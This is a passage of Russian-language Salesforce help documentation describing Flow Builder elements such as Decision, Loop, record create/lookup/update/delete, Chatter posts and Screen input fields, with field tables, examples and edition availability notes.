Создайте результаты решения. Чтобы переименовать путь, применяемый потоком при невыполнении других условий результата, щелкните «[Стандартный результат]». Настройте условия.

| Поле           | Описание   |
|----------------|--|
| Имя            | Определяет коннектор для этого результата на холсте.   |
| Уникальное имя | Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Условия        | Определяет, пойдет ли поток по пути этого результата.  |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Пример:** Используйте элемент «Решение» для следующих задач.

- необходимости отображения клиентам обратного адреса отправки (ввиду ошибочного элемента) или инструкций по решению проблемы;
- возможности выдачи займа клиенту (на основе результатов формулы по оценке кредитоспособности).

 **Совет:** настройки потока на выполнение разных действий на основе значения, выбранного пользователем из раскрывающегося списка на экране. Просто добавьте элемент «Решение» после элемента «Окно» для создания ветвей потока на основе значений, доступных в данном раскрывающемся списке. Затем представьте каждое значение из элемента «Решение» и свяжите его с ветвью потока.

СМ. ТАКЖЕ:

[Элементы потока](#)

[Определение условий потока](#)

[Операторы в условиях потока](#)

[Определение пути, по которому идет поток](#)

[Ссылки на поля кросс-объекта в потоках](#)

### Элемент потока «Электронное предупреждение»

Данный элемент отправляет сообщение эл. почты путем использования электронного предупреждения бизнес-правила для выбора шаблона эл. почты и получателей. Поток предоставляет только код записи.

Перед началом работы:

- Убедитесь в наличии нужного электронного предупреждения. В противном случае, [создайте электронное предупреждение](#) на странице 4791.
- Просмотрите [ежедневные ограничения](#) по количеству сообщений эл. почты, отправленных посредством электронных предупреждений.
- Сохраните код для нужной записи (например, посредством элемента «Быстрый поиск»). Если электронное предупреждение содержит поля слияния, то ссылочная запись является основой данных полей.

Уникальное имя каждого электронного предупреждения дополняется именем соответствующего объекта. Типы объектов ссылочной записи и электронного предупреждения должны совпадать. Например, электронное предупреждение, заданное для организаций и использующее уникальное имя Owner\_Changed, отображается на вкладке «Палитра» как Account.Owner\_Changed. Электронное предупреждение, связанное с объектом «Организация», может ссылаться только на запись организации.


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Поле       | Описание  |
|------------|---|
| Код записи | <p>Выберите переменную, содержащую код для записи, который следует указать в письме эл. почты. Если электронное предупреждение использует поля слияния, то данная запись является основой данных полей слияния.</p> <p>Например, при сохранении кода записи в переменной sObject по имени storeAccount используется значение <code>{!storeAccount.Id}</code>.</p> |

### Использование

-  **Прим.:** Во время выполнения письмо не будет отправлено, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- [Отправка сообщения эл. почты из потока](#)
- [Настройка действий, выполняемых при неудачном выполнении потока](#)
- [Определение пути, по которому идет поток](#)
- [Ссылки на поля кросс-объекта в потоках](#)

### Элемент «Быстрое создание» в потоке

Данный элемент создает набор записей Salesforce с использованием значений полей из переменной коллекции sObject. Или создает отдельную запись Salesforce с использованием значений полей из переменной sObject.


Чтобы создать отдельную запись, содержащую значения полей из обычных переменных и других ресурсов потока (например, постоянные, формулы и поля окна), рекомендуем воспользоваться элементом [«Создание записи»](#).

| Поле       | Описание  |
|------------|---|
| Переменная | Переменная или коллекция sObject, которую необходимо использовать для создания одной или нескольких записей. Типы объектов должны совпадать, а каждое поле кода должно быть пустым.<br><br>При создании отдельной записи посредством переменной sObject поле кода переменной sObject обновляется значением кода новой записи. При создании нескольких записей посредством коллекции sObject поле кода каждого элемента коллекции обновляется соответствующим значением кода новой записи. |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Пример:** Воспользуйтесь элементом «Быстрое создание», чтобы создать записи для каждого обращения, доступного в коллекции новых обращений. Прежде чем выполнить элемент «Быстрое создание», убедитесь, что поток заполняет переменную или коллекцию sObject значениями всех обязательных полей.

### Использование

 **Прим.:** Записи во время выполнения не создаются, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

### СМ. ТАКЖЕ:

- [Элементы потока](#)
- [Настройка действий, выполняемых при неудачном выполнении потока](#)
- [Определение пути, по которому идет поток](#)
- [Ресурс потока «Переменная sObject»](#)
- [Ресурс потока «Переменная коллекции sObject»](#)

### Элемент «Быстрое удаление» в потоке

Данный элемент удаляет набор записей Salesforce с использованием значений кода, сохраненных в переменной коллекции sObject. Или удаляет отдельную запись Salesforce с использованием значения кода из переменной sObject.



**Совет:** Прежде чем использовать элемент «Быстрое удаление», убедитесь, что поток заполняет переменную или коллекцию sObject значениями кода.

| Поле       | Описание   |
|------------|--|
| Переменная | Определяет переменную или коллекцию sObject, с использованием которой необходимо удалить записи. Переменная должна содержать коды или записи для удаления. |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Использование



#### Внимание:

- Рекомендуем внимательно проверять потоки, содержащие элементы удаления. Поток (даже неактивный) инициирует операцию удаления.
- Чтобы избежать ошибочного удаления записей, рекомендуем указывать максимально точные критерии фильтрации.
- Записи удаляются из организации в момент выполнения потоком элемента удаления.
- Удаленные записи перемещаются в корзину, где хранятся в течение 15 дней, а затем удаляются без возможности восстановления.
- Потоки могут удалять записи, находящиеся в процессе утверждения.

Чтобы удалить как минимум одну запись, которая соответствует критериям фильтрации, заданным обычными переменными и другими ресурсами потока (например, постоянные, формулы и поля окна), рекомендуем воспользоваться элементом «Удаление записи».



**Прим.:** Записи во время выполнения не удаляются, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

#### СМ. ТАКЖЕ:

[Элементы потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)


[Определение пути, по которому идет поток](#)

[Ресурс потока «Переменная sObject»](#)

[Ресурс потока «Переменная коллекции sObject»](#)

### Элемент «Быстрый поиск» в потоке

Данный элемент находит записи Salesforce для назначения значений их полей переменной коллекции sObject. Или находит отдельную запись Salesforce для назначения значений ее полей переменной sObject.

| Поле  | Описание   |
|---|--|
| Поиск   | Определяет объект, записи которого необходимо найти.   |
| Критерии фильтрации   | <p>Сужает область записей, в которой поток ведет поиск. Введите критерии фильтрации для выбора записи в базе данных.</p> <p> <b>Совет:</b> Убедитесь, что заданные критерии фильтрации значительно сужают область поиска. При использовании переменной sObject для хранения результатов элемент «Быстрый поиск» возвращает только первую запись из отфильтрованных результатов.</p> <p>Доступные операторы фильтрации определяются типом данных выбранных полей. Дополнительную информацию см. в разделе <a href="#">«Операторы в фильтрах записей потока»</a>. Параметр «Значение» должен быть совместим с типом данных выбранного поля.</p> |
| Сортировать результаты по :                                     | Сортирует отфильтрованные результаты перед сохранением записей в переменной. При выборе этого поля необходимо указать поле, по которому сортируются результаты, а также порядок сортировки. Можно выбрать только сортируемые поля.   |
| Переменная  | <p>Переменная, содержащая возвращенные значения полей.</p> <ul style="list-style-type: none"> <li>• Воспользуйтесь переменной sObject для хранения значений полей первой возвращенной записи.</li> <li>• Воспользуйтесь переменной коллекции sObject для хранения значений полей всех возвращенных записей.</li> </ul>   |
| Если записей не найдено, присвойте переменной значение «нуль» . | Если нет записей, отвечающих критериям фильтра, переменной присваивается значение «нуль». Значения переменной по умолчанию остаются без изменений.   |
| Указать поля записи для сохранения в переменной .               | Указывает, какие поля записи, отвечающие критериям, необходимо сохранить в переменной. Значениям невыбранных полей в переменной присваивается значение «нуль».   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



#### Пример:

- Поиск имени и описания продукта посредством его штрихкода.

- Поиск всех клиентов, живущих в определенном городе.
- Поиск транзакций клиентов за указанный день.

## Использование

Чтобы найти отдельную запись и сохранить указанные значения полей в обычных переменных и переменных sObject, рекомендуем воспользоваться элементом «[Поиск записи](#)».

СМ. ТАКЖЕ:

[Элементы потока](#)

[Операторы в фильтрах записей потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)

[Ресурс потока «Переменная sObject»](#)

[Ресурс потока «Переменная коллекции sObject»](#)

[Ссылки на поля кросс-объекта в потоках](#)

Элемент «Быстрое обновление» в потоке


Данный элемент обновляет набор записей Salesforce посредством значений полей из переменной коллекции sObject. Или обновляет отдельную запись Salesforce посредством значений полей из переменной sObject. Если код записи входит в переменную, значения ее полей обновляются до соответствия другим значениям этой переменной.

| Поле       | Описание  |
|------------|---|
| Переменная | Определяет переменную или коллекцию sObject, посредством которой необходимо обновлять записи. Переменная или коллекция sObject должна использовать тип объекта, назначенный обновляемым записям. Другими словами, при обновлении нескольких записей организаций рекомендуем использовать коллекцию sObject типа «Организация». Данный алгоритм гарантирует соответствие полей записей полям переменной или коллекции sObject. |

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Пример:** Создание потоков для центра обработки вызовов. Чтобы автоматически обновлять записи Salesforce данными, полученными от абонентов (например, новые адреса или товарные предпочтения), воспользуйтесь элементом «Быстрое обновление». Прежде чем использовать элемент «Быстрое обновление», убедитесь, что поток заполняет переменную или коллекцию sObject. Затем убедитесь, что переменная sObject или значения sObject внутри коллекции содержат код обновляемых записей.

## Использование

Чтобы обновить как минимум одну запись, содержащую значения полей из обычных переменных и других ресурсов потока (например, постоянные, формулы и поля окна), рекомендуем воспользоваться элементом «[Обновление записи](#)».

 **Прим.:** Записи во время выполнения не обновляются, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

[Элементы потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)

[Ресурс потока «Переменная sObject»](#)

[Ресурс потока «Переменная коллекции sObject»](#)

### Элемент «Цикл» в потоке

Выполняет перебор коллекции по одному элементу и извлекает действия из значений полей каждого элемента посредством других элементов в петле.

*Коллекция* — список элементов, содержащих значения полей, например, из записей Salesforce. Цикл использует переменную sObject (*переменная цикла*) для сохранения значений текущего элемента коллекции. После проверки элемента цикл копирует значения поля для следующего элемента в переменную цикла. Затем цикл проверяет данные значения. Переменная цикла и коллекция должны использовать одинаковый тип объекта. Например, если коллекция содержит значения полей из организаций, то переменной цикла должен быть также назначен тип «Организация».

| Поле             | Описание  |
|------------------|---|
| Цикл по:         | Коллекция, по которой необходимо выполнить цикл.  |
| Порядок          | «По возрастанию» (от начала до конца коллекции) или «По убыванию» (от конца до начала коллекции).   |
| Переменная цикла | Переменная, используемая потоком для хранения значения текущего элемента во время выполнения цикла. Если цикл выполняется по переменной коллекции, не связанной с sObject, эта переменная должна содержать данные этого же типа. Если цикл выполняется по переменной коллекции sObject, эта переменная должна содержать объект этого же типа. |

### Использование

После добавления элемента «Цикл» и его компонентов выполните указанные ниже действия.

- Добавьте коннектор «Следующий элемент» для определения элемента, который должен выполняться первым при копировании значений нового элемента в переменную цикла.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



- Добавьте коннектор «Конец цикла» для определения элемента потока, который должен выполняться после обработки всех элементов коллекции в цикле.

СМ. ТАКЖЕ:

[Образец потока, выполняющего цикл по коллекции](#)


[Определение пути, по которому идет поток](#)

[Элементы потока](#)

[Ресурс потока «Переменная коллекции sObject»](#)

Элемент «Создание записи» в потоке


Данный элемент создает отдельную запись Salesforce с использованием значений отдельных полей, указанных пользователем.

| Поле           | Описание   |
|----------------|--|
| Создание       | Объект, для которого необходимо создать запись   |
| Значения полей | <p>Определяет значения полей для новой записи. Каждое значение должно соответствовать типу данных выбранного поля.</p> <p> <b>Важное замечание:</b> Все требуемые поля должны быть заполнены значениями. В противном случае цикл не удастся завершить во время выполнения. Если неизвестно, какие поля обязательны для заполнения, просмотрите определение объекта.</p> |
| Переменная     | Присваивает переменной код новой записи, на который можно будет ссылаться в потоке в дальнейшем.   |

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Пример:** Пользователь вводит имя и адрес в поток. Чтобы проверить наличие соответствующего пользователя, воспользуйтесь элементом «Поиск записи». При отсутствии совпадающего контакта создайте запись для данного пользователя посредством элемента «Создание записи».

#### Использование

Чтобы создать все значения полей отдельной записи посредством переменной sObject или все значения полей нескольких записей посредством коллекции sObject, воспользуйтесь элементом [«Быстрое создание»](#).

 **Прим.:** Запись во время выполнения не создается, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

[Операторы в фильтрах записей потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)

[Элементы потока](#)

### Элемент «Удаление записи» в потоке

Удаляет все записи Salesforce, соответствующие заданному критерию.

| Поле                | Описание   |
|---------------------|--|
| Удаление            | Определяет объект, записи которого необходимо удалить. |
| Критерий фильтрации | Сужает область записей для удаления потоком.           |

### Использование



#### Внимание:

- Рекомендуем внимательно проверять потоки, содержащие элементы удаления. Поток (даже неактивный) инициирует операцию удаления.
- Чтобы избежать ошибочного удаления записей, рекомендуем указывать максимально точные критерии фильтрации.
- Записи удаляются из организации в момент выполнения потоком элемента удаления.
- Удаленные записи перемещаются в корзину, где хранятся в течение 15 дней, а затем удаляются без возможности восстановления.
- Потоки могут удалять записи, находящиеся в процессе утверждения.

Чтобы удалить отдельную запись, определенную кодом, в переменной sObject или несколько записей, определенных кодами, в коллекции sObject, воспользуйтесь элементом **«Быстрое удаление»**.



**Прим.:** Запись во время выполнения не удаляется, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

### СМ. ТАКЖЕ:

[Операторы в фильтрах записей потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)

[Элементы потока](#)


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Элемент «Поиск записи» в потоке


Находит первую запись Salesforce, соответствующую заданному критерию. Затем данный элемент назначает значения полей записи отдельным переменным потока или отдельным полям переменных sObject.

| Поле   | Описание  |
|--|---|
| Поиск  | Определяет объект, записи которого необходимо найти.  |
| Критерии фильтрации  | <p>Сужает область записей, в которой поток ведет поиск. Введите критерии фильтрации для выбора записи в базе данных.</p> <p> <b>Совет:</b> Убедитесь, что заданные критерии фильтрации значительно сужают область поиска. Элемент «Поиск записи» возвращает только первую запись из отфильтрованных результатов.</p> <p>Доступные операторы фильтрации определяются типом данных выбранных полей. Дополнительную информацию см. в разделе <a href="#">«Операторы в фильтрах записей потока»</a>. Параметр «Значение» должен быть совместим с типом данных выбранного поля.</p> |
| Сортировать результаты по :  | Сортирует отфильтрованные результаты перед сохранением записей в переменной. При выборе этого поля необходимо указать поле, по которому сортируются результаты, а также порядок сортировки. Можно выбрать только сортируемые поля.  |
| Присвоить переменным поля записи, чтобы ссылаться на них в дальнейшем в потоке . | Выбор поля из возвращенной записи и присваивание значений переменным в потоке.  |
| Если записей не найдено, присвоить переменным значение «нуль» .                  | Если нет записей, отвечающих критериям фильтра, переменным присваивается значение «нуль». Значения переменной по умолчанию остаются без изменений.  |
| Указать поля записи для сохранения в переменной .                                | Указывает, какие поля записи, отвечающие критериям, необходимо сохранить в переменной. Значениям невыбранных полей в переменной присваивается значение «нуль».  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Пример:** Элемент «Поиск записи» используется для следующих действий.

- Ввод (или считывание) штрих-кода продукта. Использование кода для поиска имени или описания продукта в базе данных.
- Поиск сведений о позициях для проверки их наличия на складе.
- Поиск записи клиента для проверки личности вызывающего абонента.

## Использование

Рекомендуем использовать элемент [«Быстрый поиск»](#) для поиска компонентов ниже.

- Отдельная запись (и сохранение указанных значений полей в переменной sObject) или
- Несколько записей (и сохранение указанных значений полей в коллекции sObject)

СМ. ТАКЖЕ:

[Операторы в фильтрах записей потока](#)

[Элементы потока](#)


[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)

[Ссылки на поля кросс-объекта в потоках](#)

Элемент «Обновление записи» в потоке


Находит все записи Salesforce, соответствующие заданному критерию, и обновляет их до значений отдельных полей, указанных пользователем.

| Поле                       | Описание   |
|----------------------------|--|
| Обновление                 | Определяет объект, записи которого необходимо обновить.  |
| Критерии фильтрации        | <p>Сужает область записей для обновления потоком.</p> <p> <b>Важное замечание:</b> Настройте как минимум один фильтр (в противном случае, поток обновляет <b>все</b> записи объекта).</p> <p>Доступные операторы фильтрации определяются типом данных выбранных полей. Дополнительную информацию см. в разделе <a href="#">«Операторы в фильтрах записей потока»</a>. Параметр «Значение» должен быть совместим с типом данных выбранного поля.</p> |
| Обновление полей записи... | Определяет поля, подлежащие обновлению в записях, которые соответствуют заданным критериям фильтрации, а также новые значения.   |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Пример:** Автоматическое обновление Salesforce до данных, собранных у клиентов, таких как новые адреса или свойства продуктов.

## Использование

Рекомендуем использовать элемент «Быстрое обновление» для выполнения следующих действий.

- Обновление отдельной записи значениями всех полей из переменной sObject
- Или обновление нескольких записей всеми значениями полей посредством коллекции sObject

 **Прим.:** Запись во время выполнения не обновляется, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

[Операторы в фильтрах записей потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)

[Элементы потока](#)

Элемент потока «Быстрое действие»

Вызывает глобальное быстрое действие или действие объекта, настроенное в вашей организации. Поддерживаются только действия «Создание», «Обновление» и «Запись вызова в журнал».


Уникальное имя каждого объектного действия дополняется именем связанного объекта. Уникальное имя каждого глобального действия отображается без префикса.


| Поле                 | Описание  |
|----------------------|---|
| Код связанной записи | Только для действий с объектом. Код записи, из которой выполняется действие.<br><br>Например, действие создает обращение, связанное с определенной организацией. Назначьте полю «Код связанной записи» код соответствующей организации.   |
| Параметр ввода       | Варируется для каждого действия.<br><br>Обязательные параметры отображаются по умолчанию и не могут быть удалены. Обязательные параметры определяются макетом действия. Обязательное поле, содержащее стандартное или предопределенное значение, является необязательным в объектных и глобальных действиях потока. Последующее удаление стандартного или предопределенного значения поля без ввода значения в потоке инициирует неудачное выполнение сеанса. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Пример:** Ваша организация имеет объектное действие, создающее запись обращения в учетной записи. Поток вызывает данное действие при выполнении и использует назначения элементов ввода для переноса данных из потока в действие.

 **Прим.:** Во время выполнения запись не будет создана, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

[Элементы потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)

[Ссылки на поля кросс-объекта в потоках](#)

Элемент потока «Сообщение в Chatter»

Публикует сообщение в указанную ленту, например в группу Chatter или запись обращения. Сообщение может содержать упоминания и темы, но поддерживаются только текстовые публикации.

### Входные данные

| Параметр ввода           | Описание  |
|--------------------------|---|
| Идентификатор сообщества | Идентификатор сообщества, в которое будет помещено сообщение.<br>Допустимо, только если включена функция Сообщества Salesforce. Необходимо при размещении сообщений для пользователя или для группы Chatter, принадлежащей сообществу Salesforce.com.   |
| Сообщение                | Нужный текст. Данный параметр должен содержать строку длиной не более 10 000 символов.<br><br>Чтобы добавить упоминание о пользователе или группе, введите @ [ссылка], где переменная <i>ссылка</i> заменяется кодом нужного пользователя или группы. Ссылке может соответствовать литеральное значение, поле слияния или ресурс потока. Например: @ [ { !UserId } ].<br><br>Чтобы добавить тему, введите # [строка], где переменная <i>строка</i> заменяется нужной темой. Например: # [Action Required].  |
| Имя или код цели         | Ссылка на пользователя, группу Chatter или запись, лента которой должна использоваться для публикации. <ul style="list-style-type: none"> <li>Чтобы опубликовать в ленту пользователя, введите значение поля пользователя «Код» или «Имя пользователя». Например: <i>jsmith@salesforce.com</i></li> <li>Чтобы опубликовать в группу Chatter, введите значение поля группы «Имя» или «Код». Например: «<i>Вся организация</i>»</li> <li>Чтобы опубликовать в запись, введите значение поля записи «Код». Например: <i>001D000000JWBDx</i></li> </ul> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Параметр ввода | Описание  |
|----------------|---|
| Тип цели       | <p>Данный параметр является обязательным только при наличии имени пользователя или имени группы Chatter в параметре «Имя или код цели».</p> <p>Тип нужной ленты. Допустимые значения:</p> <ul style="list-style-type: none"> <li>• «<i>Пользователь</i>»: введите данное значение, если параметру «Имя или код цели» задано значение поля пользователя «Имя пользователя».</li> <li>• «<i>Группа</i>»: введите данное значение, если параметру «Имя или код цели» задано значение поля группы Chatter «Имя».</li> </ul> |
| Доступность    | <p>Указывает, доступен ли этот элемент потока для всех пользователей или только для внутренних.</p> <p>Допустимо, только если включена функция Сообщества Salesforce. Допустимые значения:</p> <ul style="list-style-type: none"> <li>• <i>allUsers</i>;</li> <li>• <i>internalUsers</i>.</li> </ul>  |

## Выходные данные

| Выходной параметр  | Описание   |
|--------------------|--|
| Код элемента ленты | Назначает ресурсу в потоке код созданной публикации. |

## Использование

-  **Прим.:** Во время выполнения сообщение Chatter не будет создано, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

[Элементы потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)

[Ссылки на поля кросс-объекта в потоках](#)

### Элемент «Окно» в потоке

Отображает окно для пользователя, выполняющего цикл, для вывода информации для пользователя или сбора информации от пользователя.

#### Элемент «Окно» в потоке: общие сведения

Определяет, какие кнопки навигации доступны для заданного окна и какой текст справки доступен пользователю потока.

#### Элемент «Окно» в потоке: поля ввода данных

Обеспечивает ручной ввод информации пользователями. *Поле ввода данных пользователя потока* — это поле типа «Текст», «Область подробного текста», «Число», «Валюта», «Дата», «Дата/время», «Пароль» или «Кнопка-флажок», входящее в элемент «Окно».

#### Элемент «Окно» в потоке: поля выбора

Позволяет выбирать из набора вариантов выбора. *Поле выбора потока* — элемент типа «Кнопка-переключатель», «Раскрывающийся список», «Кнопка-флажок со множественным выбором» или «Раскрывающийся список со множественным выбором», входящий в элемент «Окно».

#### Элемент «Окно» в потоке: поля отображения текста

Отображает информацию при запуске потока.

СМ. ТАКЖЕ:

[Элементы потока](#)

[Определение пути, по которому идет поток](#)

### Элемент «Окно» в потоке: общие сведения

Определяет, какие кнопки навигации доступны для заданного окна и какой текст справки доступен пользователю потока.

Параметры навигации

| Поле                  | Описание  |
|-----------------------|---|
| Раскрывающийся список | <p>Определяет, какие кнопки навигации отображаются для этого окна. При выполнении система автоматически определяет кнопки для отображения (в зависимости от наличия предыдущих или последующих окон в пути потока). Чтобы запретить окну отображение кнопки «Назад» или «Готово», воспользуйтесь раскрывающимся списком.</p> <ul style="list-style-type: none"> <li>«Не ограничивать навигацию» (по умолчанию): система отображает все соответствующие кнопки навигации окна.</li> <li>«Не показывать кнопку "Назад"»: система блокирует предыдущее окно, содержащее действие, которое не должно повторяться (например, операция по кредитной карте).</li> <li>«Не показывать кнопку "Готово"»: система возвращает пользователя в предыдущее окно для продолжения или завершения потока.</li> </ul> |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



| Поле                      | Описание   |
|---------------------------|--|
|                           | Например, пользователю предлагается ввести данные для определения текущего контакта. Данные, введенные пользователем, используются потоком для поиска по базе данных. При отсутствии соответствующего контакта поток отображает окно для уведомления пользователя о необходимости возврата и повторного ввода данных. В данном случае выберите действие <b>«Не показывать кнопку "Готово"»</b> . |
| Показывать кнопку «Пауза» | При активированном параметре «Разрешить пользователям приостановку потоков» в настройках «Бизнес-правила и утверждения» организации добавляет кнопку <b>«Пауза»</b> к кнопкам навигации этого окна. Сеанс потока, приостановленный пользователем, может быть возобновлен только самим пользователем или администратором.   |
| Сообщение о приостановке  | Сообщение, отображаемое пользователям потока в случае приостановки потока.   |

#### Текст справки

| Поле           | Описание   |
|----------------|--|
| Текстовое поле | Информация, отображаемая при выборе ссылки <b>«Справка для этой формы»</b> . |

#### Использование

При предоставлении пользователям возможности приостановки сеансов данного потока:

- Настройка [метки сеанса](#)
- Активация параметра «Разрешить пользователям приостановку потоков» в настройках «Бизнес-правила и утверждения» организации
- Добавление компонента «Приостановленные сеансы потока» в макет начальной страницы для соответствующих пользователей


#### СМ. ТАКЖЕ:

[Элемент «Окно» в потоке](#)

[Разработка макетов начальной страницы](#)

#### Элемент «Окно» в потоке: поля ввода данных


Обеспечивает ручной ввод информации пользователями. *Поле ввода данных пользователя потока* — это поле типа «Текст», «Область подробного текста», «Число», «Валюта», «Дата», «Дата/время», «Пароль» или «Кнопка-флажок», входящее в элемент «Окно».

| Поле  | Описание  |
|-------|---|
| Метка | Понятный текст, отображаемый слева от поля.<br>Чтобы отформатировать метку, щелкните значок  . |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


| Поле                 | Описание  |
|----------------------|---|
| Уникальное имя       | Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.         |
| Тип ввода            | Данное поле заполняется автоматически на основе выбранного типа поля ввода.   |
| Стандартное значение | Стандартное значение для поля ввода данных.<br>Тип данных стандартного значения должен соответствовать типу данных поля. Например, стандартному значению кнопки-флажка должен быть назначен логический тип данных.                                    |
| Шкала                | Определяет число знаков после запятой. Не может превышать 17 цифр. Если данное поле является пустым или содержит нулевое значение, то при выполнении потока отображаются только целые числа. Доступно только для полей ввода типа «Валюта» и «Число». |
| Обязательно          | Позволяет пользователям переходить к следующему окну только после ввода значения.   |
| Проверка             | Позволяет проверять данные в этом поле.   |
| Выражение формулы    | Логическое выражение формулы, оценивающее корректность введенного значения.   |
| Сообщение об ошибке  | Отображается под полем при указанном недопустимом значении.   |
| Текст справки        | Добавляет элемент  рядом с полем ввода данных. В текстовом поле введите полезную информацию об этом поле.  |

СМ. ТАКЖЕ:

[Элемент «Окно» в потоке](#)

### Элемент «Окно» в потоке: поля выбора



Позволяет выбирать из набора вариантов выбора. *Поле выбора потока* — элемент типа «Кнопка-переключатель», «Раскрывающийся список», «Кнопка-флажок со множественным выбором» или «Раскрывающийся список со множественным выбором», входящий в элемент «Окно».

| Поле           | Описание  |
|----------------|---|
| Метка          | Данное значение отображается слева от поля. Чтобы отформатировать метку, щелкните значок  .  |
| Уникальное имя | Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Поле                 | Описание  |
|----------------------|---|
| Тип данных значения  | <p>Данное поле определяет выборы, доступные в разделе «Параметры выбора». Например, при выборе типа данных «Число» элемент выбора не может использовать тип данных «Текст».</p> <p>Поля со множественным выбором не поддерживают изменение типа данных значения; поддерживается только текст.</p>                     |
| Шкала                | <p>Определяет число знаков после запятой. Не может превышать 17 цифр. Если данное поле является пустым или содержит нулевое значение, то при выполнении потока отображаются только целые числа. Доступно только для полей выбора типа «Валюта» и «Число».</p>   |
| Обязательно          | <p>Позволяет просматривать следующее окно только после определения выбора.</p>  |
